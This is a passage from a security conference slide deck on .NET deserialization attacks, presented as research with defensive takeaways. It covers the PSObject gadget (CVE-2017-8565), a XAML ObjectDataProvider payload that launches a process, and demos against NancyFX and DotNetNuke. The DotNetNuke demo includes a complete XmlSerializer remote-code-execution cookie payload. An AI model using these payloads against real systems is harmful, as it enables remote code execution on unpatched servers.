2202                                                 if (obj104.BaseObject[0] is PSObject)
2203                                                 {
2204                                                     PSObject obj105 = PSObject.AsPSObject(obj104.BaseObject[0]);
2205                                                     if (obj105 != null)
2206                                                       ...
2207
2208                                             if (obj105.BaseObject is ArrayList)
2209                                             {
2210                                                 ...
2211                                                 if (obj105.BaseObject[0] is PSObject)
2212                                                 {
2213                                                     PSObject obj106 = PSObject.AsPSObject(obj105.BaseObject[0]);
2214                                                     if (obj106 != null)
2215                                                       ...
2216
2217                                             if (obj106.BaseObject is ArrayList)
2218                                             {
2219                                                 ...
2220                                                 if (obj106.BaseObject[0] is PSObject)
2221                                                 {
2222                                                     PSObject obj107 = PSObject.AsPSObject(obj106.BaseObject[0]);
2223                                                     if (obj107 != null)
2224                                                       ...
2225
2226                                             if (obj107.BaseObject is ArrayList)
2227                                             {
2228                                                 ...
2229                                                 if (obj107.BaseObject[0] is PSObject)
2230                                                 {
2231                                                     PSObject obj108 = PSObject.AsPSObject(obj107.BaseObject[0]);
2232                                                     if (obj108 != null)
2233                                                       ...
2234
2235                                             if (obj108.BaseObject is ArrayList)
2236                                             {
2237                                                 ...
2238                                                 if (obj108.BaseObject[0] is PSObject)
2239                                                 {
2240                                                     PSObject obj109 = PSObject.AsPSObject(obj108.BaseObject[0]);
2241                                                     if (obj109 != null)
2242                                                       ...
2243
2244                                             if (obj109.BaseObject is ArrayList)
2245                                             {
2246                                                 ...
2247                                                 if (obj109.BaseObject[0] is PSObject)
2248                                                 {
2249                                                     PSObject obj110 = PSObject.AsPSObject(obj109.BaseObject[0]);
2250                                                     if (obj110 != null)
2251                                                       ...
2252
2253                                             if
```

PSObject Gadget (CVE-2017-8565)

```
1052     internal static object ConvertTo(object valueToConvert, Type resultType, bool recursion, IFormatProvider formatProvider)
1053     {
1054         using (typeConversion.TraceScope("Converting \"{0}\" to \"{1}\",", new object[] { valueToConvert, resultType }))
1055         {
1056             bool flag;
1057             if (resultType == null)
1058             {
1059                 throw PSTraceSource.NewArgumentNullException("resultType");
1060             }
1061             return FigureConversion(valueToConvert, resultType, out flag).Invoke(flag ? PSObject.Base(valueToConvert) : val
1062         }
1063     }
```

LanguagePrimitives.FigureConversion() allows to:

- Call the constructor of any public Type with one argument (attacker controlled)
- Call any setters of public properties for the attacker controlled type
- Call the static public Parse (string) method of the attacker controlled type.



PSObject Gadget (CVE-2017-8565)

```
1864     private static PSConverter<object> FigureParseConversion(Type fromType, Type toType)
1865     {
1866         ...
1867
1868         else if (fromType.Equals(typeof(string)))
1869         {
1870             BindingFlags bindingAttr = BindingFlags.InvokeMethod | BindingFlags.FlattenHierarchy | BindingFlags.Public | Bi
1871             MethodInfo info = null;
1872             try
1873             {
1874                 info = toType.GetMethod("Parse", bindingAttr, null, new Type[] { typeof(string), typeof(IFormatProvider) },
1875             }
1876         }
```



XAML Payload

System.Windows.Markup.XamlReader.Parse() --> Process.Start("calc")

```
<ResourceDictionary
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:System="clr-namespace:System;assembly=mscorlib"
    xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
    <ObjectDataProvider x:Key="LaunchCalc"
        ObjectType="{x:Type Diag:Process}"
        MethodName="Start">
        <ObjectDataProvider.MethodParameters>
            <System:String>calc</System:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>
```

.NET Native Formatters

Name	Format	Additional requirements	Comments
BinaryFormatter	Binary	No	ISerializable gadgets
SoapFormatter	SOAP XML	No	ISerializable gadgets
NetDataContractSerializer	XML	No	ISerializable gadgets
JavaScriptSerializer	JSON	Insecure TypeResolver	Setters gadgets
DataContractSerializer	XML	Control of expected Type or knownTypes or weak DataContractResolver	Setters gadgets Some ISerializable gadgets
DataContractJsonSerializer	JSON	Control of expected Type or knownTypes	Setters gadgets Some ISerializable gadgets
XmlSerializer	XML	Control of expected Type	Quite limited; does not work with interfaces
ObjectStateFormatter	Text, Binary	No	Uses BinaryFormatter internally; TypeConverters gadgets
LosFormatter	Text, Binary	No	Uses ObjectStateFormatter internally
BinaryMessageFormatter	Binary	No	Uses BinaryFormatter internally
XmlMessageFormatter	XML	Control of expected Type	Uses XmlSerializer internally

Demo 2: NancyFX (CVE-2017-9785)



Install

```
PM> Install-Package Nancy
```

Write

```
public class SampleModule : Nancy.NancyModule
{
    public SampleModule()
    {
        Get["/"] = _ => "Hello World!";
    }
}
```


Go!

[Blog](#)
[Source Code](#)
[Documentation](#)
[MVM Program](#)
[Chat](#)
[Contributors](#)
[Swag^{\[EU\]}](#) / [Swag^{\[US\]}](#)

NCSRF Cookie

- CSRF cookie
- Latest stable version used a BinaryFormatter serialized cookie (1.x)
 - **AAEAAAD** //AQAAAAAAAAMAgAAAD1OYW5jeSwgVmVyc2lvbj0wLjEwLjAuMCwgQ3VsHVyZT1uZXV0cmFsLCBQdWJsaWNLZX1Ub2t1bj1udWxsBQEAAAAYTmFuY3kuU2VjdXJpdHkuQ3NyZlRva2VuAwAAABw8UmFuZG9tQn10ZXM+a19fQmFja2luZ0ZpZWxkHDxDcmVhdGVkRGF0ZT5rX19CYWNraW5nRml1bGQVPEhtYWM+a19fQmFja2luZ0ZpZWxkBwAHAg0CAgAAAAkDAAAAspLEeOrO0IgJBAAAAA8DAAAACgAAAAJ9FN3bma5zt sdODwQAAAAGAAAAAt9d1o06qU2iUAuPUAtsq+Ud0w5Qu1py8YhoCn5hv+PJCwAAAAA AA AA AA=
- Pre-released 2.x used a custom JSON parser to make it compatible with .NET Core first versions
- Pre-auth Remote Code Execution in both versions

Demo 2: NancyFX (CVE-2017-9785)





Generalizing the Attacks

Attacking all the deserializers

- During unmarshaling, objects will need to be created and populated which normally mean calling setters or deserialization constructors.
- Arbitrary Code Execution Requirements:
 1. Attacker can control type to be instantiated upon deserialization
 2. Methods are called on the reconstructed objects
 3. Gadget space is big enough to find types we can chain to get RCE
- We can use our setter gadgets to attack most formats ☺

Examples

- **FsPickler (xml/binary)**
 - A fast, multi-format messaging serializer for .NET
 - Includes arbitrary Type discriminators
 - Invokes setters and `ISerializable` constructor and callbacks
 - Object Graph Inspection
- **SharpSerializer**
 - XML and binary serialization for .NET and Silverlight
 - Includes arbitrary Type discriminators
 - Invokes setters
 - No type control other than post-deserialization cast
- **Wire/Hyperion**
 - A high performance polymorphic serializer for the .NET framework used by Akka.NET
 - JSON.NET with `TypeNameHandling = All` or custom binary one
 - Includes Type discriminators and invokes setters and `ISerializable` constructor and callbacks

Beware of rolling your own format

- NancyFX
 - Custom JSON parser replacing BinaryFormatter (Pre-released 2.x) to make it compatible with .NET Core first versions

```
{ "RandomBytes": [60,142,24,76,245,9,202,183,56,252], "CreatedDate":  
"2017-04-  
03T10:42:16.7481461Z", "Hmac": [3,17,70,188,166,30,66,0,63,186,44,2  
13,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140  
,46,24,197], "TypeObject": "Nancy.Security.CsrfToken, Nancy,  
Version=2.0.0.0, Culture=neutral, PublicKeyToken=null" }
```

- DotNetNuke CMS (DNN Platform)
 - Wraps `XmlSerializer` around a custom XML format which includes the type to be used to create the `XmlSerializer`
 - This deserves a slide on its own ☺

Overcoming XmlSerializer constraints

- Types with interface members cannot be serialized
 - System.Windows.Data.ObjectDataProvider is XmlSerializer friendly 😊
 - System.Diagnostics.Process has Interface members 😞 ... use any other Type!
 - XamlReader.Load(String) -> RCE
 - ObjectStateFormatter.Deserialize(String) -> RCE
 - DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String) -> WebShell
 - DotNetNuke.Common.Utilities.FileSystemUtils.WriteAllText(String) -> Read files
- Runtime Types needs to be known at serializer construction time
 - ObjectDataProvider contains an Object member (unknown runtime Type)
 - Use a parametrized Type to “teach” XmlSerializer about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[  
    [PUT_RUNTIME_TYPE_1_HERE], [PUT_RUNTIME_TYPE_2_HERE]  
, System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

Demo 3: DotNetNuke (CVE-2017-9822)



Download ▾ Support Store ▾ Services  

Products Solutions Learn More Partners Community Blog

FUTURE-PROOF YOUR CMS WITH LIQUID CONTENT

With Liquid Content™ from DNN, your content goes wherever it needs to be: any channel, app, device. Any time.

[CUSTOM DEMO](#)

[LEARN MORE](#)



Fixed in DNN Platform 9.1.1 or EVOQ 9.1.1 onwards

Source


```
56     if (userId > Null.NullInteger)
57     {
58         var cacheKey = string.Format(DataCache.UserPersonalizationCacheKey, portalId, userId);
59         profileData = CBO.GetCachedObject<string>(new CacheItemArgs(cacheKey, DataCache.UserPersonalizationCacheTimeout,
60             DataCache.UserPersonalizationCachePriority, portalId, userId), GetCachedUserPersonalizationCallback);
61     }
62     else
63     {
64         //Anon User - so try and use cookie.
65         HttpContext context = HttpContext.Current;
66         if (context != null && context.Request.Cookies["DNNPersonalization"] != null)
67         {
68             profileData = context.Request.Cookies["DNNPersonalization"].Value;
69         }
70     }
71     personalization.Profile = string.IsNullOrEmpty(profileData)
72     ? new Hashtable() : Globals.DeserializeHashTableXml(profileData);
```

Processed, for example, when
accessing a 404 error page

Sink

```
192         var xmlDoc = new XmlDocument();
193         xmlDoc.LoadXml(xmlSource);
194
195         foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
196         {
197             string key = xmlItem.GetAttribute("key");
198             string typeName = xmlItem.GetAttribute("type");
199
200             //Create the XmlSerializer
201             var xser = new XmlSerializer(Type.GetType(typeName));
202
203             //A reader is needed to read the XML document.
204             var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));
205
206             //Use the Deserialize method to restore the object's state, and store it
207             //in the Hashtable
208             hashTable.Add(key, xser.Deserialize(reader));
```

Video



Wrap-up

```
<profile><itemkey="foo" type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfXamlReaderObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><ExpandedElement/><ProjectedProperty0><MethodName>Parse</MethodName><MethodParameters><anyType xsi:type="xsd:string"><![CDATA[<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:diag="clrnamespace:System.Diagnostics;assembly=System"><ObjectDataProvider x:Key="LaunchCalc" ObjectType="{x:Type diag:Process}" MethodName="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>]]</anyType></MethodParameters><ObjectInstance xsi:type="XamlReader"><ObjectInstance></ObjectInstance></ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider></item></profile><itemkey="foo" type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfXamlReaderObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><ExpandedElement/><ProjectedProperty0><MethodName>Parse</MethodName><MethodParameters><anyType xsi:type="xsd:string"><![CDATA[<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:diag="clrnamespace:System.Diagnostics;assembly=System"><ObjectDataProvider x:Key="LaunchCalc" ObjectType="{x:Type diag:Process}" MethodName="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>]]</anyType></MethodParameters><ObjectInstance xsi:type="XamlReader"><ObjectInstance></ObjectInstance></ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider></item></profile>
```

Main Takeaways

- **Do not deserialize untrusted data!**
- ... no, seriously, do not deserialize untrusted data!
- ... ok, if you really need to:
 - Make sure to evaluate the security of the chosen library
 - Avoid libraries without strict Type control
 - Type discriminators are necessary but not sufficient condition
 - Never use user-controlled data to define the deserializer expected Type
 - Do not roll your own format

Thank you!

Alvaro Muñoz (@pwntester) & Oleksandr Mirosh

**Hewlett Packard
Enterprise**